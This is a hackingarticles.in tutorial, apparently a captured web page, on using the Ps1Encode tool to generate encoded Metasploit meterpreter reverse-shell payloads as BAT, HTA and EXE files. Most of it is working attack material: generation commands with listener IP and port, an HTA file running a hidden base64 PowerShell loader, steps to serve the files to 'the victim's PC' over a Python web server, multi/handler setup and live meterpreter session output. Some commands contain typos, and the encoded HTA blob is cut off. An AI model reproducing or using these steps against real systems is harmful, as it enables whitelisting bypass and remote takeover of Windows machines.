Generate Metasploit Payload with Ps1encode

hackingarticles.in/generate-metasploit-payload-with-ps1encode

Raj August 15, 2018

In this article, we will learn the Ps1Encode tool and how to use it by generating malware in different file formats such as HTA, EXE, etc.

Introduction

The working code of Ps1Encode is developed by Piotr Marszalik, Dev Kennedy with few others. Ps1Encode is used to generate a malicious payload in order to generate a meterpreter session. While generating the payload, it will encode it too. It is a different way to bypass Whitelisting and security on the target system. It's developed in ruby and allows us to create a series of payloads which are based on Metasploit but can be prepared in any format we desire. The final aim is to get a PowerShell running and execute our payload through it.

There are various formats for our malware that are supported by Ps1Encode are the following :

- raw (encoded payload only – no powershell run options)
- cmd (for use with bat files)
- vba (for use with macro trojan docs)
- vbs (for use with vbs scripts)
- war (tomcat)
- exe (executable) requires MinGW – x86_64-w64-mingw32-gcc [apt-get install mingw-w64]
- java (for use with malicious java applets)
- js (javascript)
- js-rd32 (javascript called by rundll32.exe)
- php (for use with php pages)
- hta (HTML applications)
- cfm (for use with Adobe ColdFusion)
- aspx (for use with Microsoft ASP.NET)
- lnk (windows shortcut – requires a webserver to stage the payload)
- sct (COM scriptlet – requires a webserver to stage the payload)

You can download Ps1Encode from here using git clone command as shown in the image below :

```
root@kali:~# git clone https://github.com/CroweCybersecurity/ps1encode
Cloning into 'ps1encode'...
remote: Enumerating objects: 116, done.
remote: Total 116 (delta 0), reused 0 (delta 0), pack-reused 116
Receiving objects: 100% (116/116), 37.41 KiB | 139.00 KiB/s, done.
Resolving deltas: 100% (39/39), done.
```

Once it's downloaded, let's use the help command to check the syntax that we have to use. Use the following set of commands for that :

```
cd ps1encode/
ls
./ps1encode.rb -h
```

Following are the syntaxes that we can use :

-i : defines localhost IP


-p : defines localhost port value

-a : defines payload value

-t : defines the output format


Now, we will generate a malicious raw file using the following command :

```
./ps1encode.rb -I 192.168.1.107 -p 8000 -a windows/meterpreter/reverse_https
```




Copy the code generated using the above command in the file with the extension.bat. and then share it by using the python server. You can start the server using the following command :

```
python -m SimpleHTTPServer 80
```



Simultaneously, start the multi handler to have a session with the following set of commands :

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost 192.168.1.107
lport 8000
exploit
```



Once the file is executed in the victims' PC, you will have your session as shown in the image above. Now we will generate our malware in the form of HTA file. Use the following command to generate the HTA file :

```
./ps1encode.rb -i 192.168.1.107 -p 4444 -a windows/meterpreter/reverese_tcp -t hta
```

```
root@kali:~/ps1encode# ./ps1encode.rb -i 192.168.1.107 -p 4444 -a windows/meterpreter/reverse_tcp -t hta
No encoder or badchars specified, outputting raw payload
Payload size: 283 bytes

<html>
<head>
<script language="VBScript">
    Set objShell = CreateObject("Wscript.Shell")
    objShell.Run "powershell -nop -win Hidden -noni -enc JAAxACAAPQAgACcAJABjACAAPQAgACcAJwBbAEQAbABsAEkA
bQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZ
QByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcw
AsACAAdQBpAG4AdAAgAGQAdwBTAGkAegBlACwAIAB1AGkAbgB0ACAAZgBsAEEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHAAZQAsACAAdQB
pAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAi
ACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaABy
GUAYQBkACgASQBuAHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcgBpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAH
QAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIAZQBzAHMALAAgAEkAbgB0AFAAdABhAHA
AbABwAFAAYQByAGEAbQBlAHQAZQByACwAIAB1AGkAbgB0ACAAZAB3AEMAcgBlAGEAdABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAA
dABhACAAbABwAFQAaAByAGUAYQBkAEkAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkAX
QBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAG0AZQBtAHMAZQB0ACgASQBuAHQAUA
B0AHIAIABkAGUAcwB0ACwAIAB1AGkAbgB0ACAAcwByAGMALAAgAHUAaQBuAHQAIABjAG8AdQBuAHQAKQA7ACcAJwA7ACQAdwAgAD0AIAB
BAGQAZAAtAFQAeQBwAGUAIAAtAG0AZQBtAGIAZQByAEQAZQBmAGkAbgBpAHQAaQBvAG4AIAAkAGMAIAAtAE4AYQBtAGUAIAAiAFcAaQBu
ADMAMgAiACAALQBuAGEAbQBlAHMAcABhAGMAZQAgAFcAaQBuADMAMgBGAHUAbgBjAHQAaQBvAG4AcwAgAC0AcABhAHMAcwB0AGgAcgB1A
DsAWwBCAHkAdABlAFsAXQBdADsAWwBCAHkAdABlAFsAXQBdACQAcwBjACAAPQAgADAAeABmAGMALAAwAHgAZQA4ACwAMAB4ADgAMgAsAD
AAeAAwADAALAAwAHgAMAAwACwAMAB4ADAAMAAsADAAeAA2ADAALAAwAHgAOAA5ACwAMAB4AGUANQAsADAAeAAzADEALAAwAHgAYwAwACw
AMAB4ADYANAAsADAAeAA4AGIALAAwAHgANQAwACwAMAB4ADMAMAAsADAAeAA4AGIALAAwAHgANQAyACwAMAB4ADAAYwAsADAAeAA4AGIA
LAAwAHgANQAyACwAMAB4ADEANAAsADAAeAA4AGIALAAwAHgANwAyACwAMAB4ADIAOAAsADAAeAAwAGYALAAwAHgAYgA3ACwAMAB4ADQAY
QAsADAAeAAyADYALAAwAHgAMwAxACwAMAB4AGYAZgAsADAAeABhAGMALAAwAHgAMwBjACwAMAB4ADYAMQAsADAAeAA3AGMALAAwAHgAMA
AyACwAMAB4ADIAYwAsADAAeAAyADAALAAwAHgAYwAxACwAMAB4AGMAZgAsADAAeAAwAGQALAAwAHgAMAAxACwAMAB4AGMANwAsADAAeAB
```

Following script will be created due to the above command, send this file to the victim's PC using python server like before.

```
<html>
<head>
<script language="VBScript">
    Set objShell = CreateObject("Wscript.Shell")
    objShell.Run "powershell -nop -win Hidden -noni -enc JAAxACAAPQAgACcAJABjACAAPQAg
</script>
</head>
<body>
<!-- info -->
</body>
</html>
```

Simultaneously, start the multi handler to have a session with the following set of commands :

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost 192.168.1.107
set lport 8000
exploit
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Sending stage (179779 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.107:4444 -> 192.168.1.104:50332) at 2019-02-

meterpreter > sysinfo
Computer        : DESKTOP-2KSCK6B
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Once the file is executed in the victims' PC, you will have your session as shown in the image above. Now we will try and generate an EXE file with the following :

```
./ps1encode -i 192.168.1.107 -p 4444 -a windows/meterpreter/reverse_tcp -t exe
```

```
root@kali:~/ps1encode# ./ps1encode.rb -i 192.168.1.107 -p 4444 -a windows/meterpreter/reverse_tcp -t exe
No encoder or badchars specified, outputting raw payload
Payload size: 283 bytes

compiling...
final_.exe created!
root@kali:~/ps1encode# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Send this file to the victim's PC using python server like before a shown in the image above. Simultaneously, start the multi handler to have a session with the following set of commands :

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost 192.168.1.107
set lport 8000
exploit
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Sending stage (179779 bytes) to 192.168.1.104
[*] Meterpreter session 2 opened (192.168.1.107:4444 -> 192.168.1.104:50388) at 20

meterpreter > sysinfo
Computer        : DESKTOP-2KSCK6B
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

This way, you can use Ps1Encode to generate files in any format. As you can see, it's pretty simple and convenient along with being user-friendly. Possibilities with Ps1Encode are endless.

Author: Shubham Sharma is a Cybersecurity enthusiast and Researcher in the field of WebApp Penetration testing. Contact **here**